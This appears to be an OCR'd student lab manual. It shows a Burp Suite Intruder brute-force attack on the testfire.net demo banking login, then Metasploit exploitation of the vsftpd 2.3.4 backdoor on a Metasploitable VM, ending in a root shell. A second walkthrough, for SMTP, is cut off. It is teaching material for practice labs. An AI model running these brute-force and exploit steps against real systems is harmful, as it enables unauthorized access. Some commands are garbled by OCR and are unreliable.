
- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to the intruder.
- There just copy the username and password the click on add button.
- Then select the attack type Cluster bomb set the payloads and start the attack.








testfire.net
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL


AltoroMutual
DEMO SITE ONLY
Online Banking Login
Username:
Password:
Login


Burp Project Intruder Repeater Window Help
Request to http://testfire.net:80 [65.61.137.117]
Forward
Drop
Intercept is on
Action
Open Browser
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=542DD2ED594E7ECFAEAF3395595EB829
Upgrade-Insecure-Requests: 1
uid=admin1&passw=passsss&btnSubmit=Log
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Inspector
Selection 39
Selected text
uid=admin1&passw=passsss&btnSubmit=Login
Decoded from: URL encoding
uid=admin1&passw=passsss&btnSubmit=Login
Cancel
Apply changes
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 1
Request Headers 12
0 matches


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
...
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
...
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#

4a) Exploiting Metasploit using FTP

Step 1: Getting super access using the command $ sudo -s

Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metaspoilt framework

Step 4: Enter the command search vstpd

Step 5: Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4 use exploit/unix/ftp/vstpd_234_backdoor

Step 6: Payload is not configured. Just enter show options


Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101


Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.


Step 9: Enter the command show payloads


Step 10: We must set the payload as set payloads 192.168.56.101


Step 11: Enter the command exploit.




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(root㉿kali)-[/home/kali]
msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
(root㉿kali)-[/home/kali]
nmap -sV 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.84 seconds
(root㉿kali)-[/home/kali]
msfconsole
Type here to search
29°C Sunny
ENG
06:58 PM
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(root㉿kali)-[/home/kali]
msfconsole
-[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Writing a custom module? After editing your module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Type here to search
29°C Sunny
ENG
06:58 PM
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Type here to search
29°C Sunny
ENG
06:59 PM
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
w[*] Command shell session 1 opened (192.168.56.102:44261 → 192.168.56.101:6200) at 2023-03-20 09:26:05 -0400
whoami
sh: line 6: wwhoami: command not found
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
Type here to search
ENG
06:59 PM
20-03-2023

4b) Exploiting Metasploit using SMTP

Step 1: Getting super access using the command $ sudo -s

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the

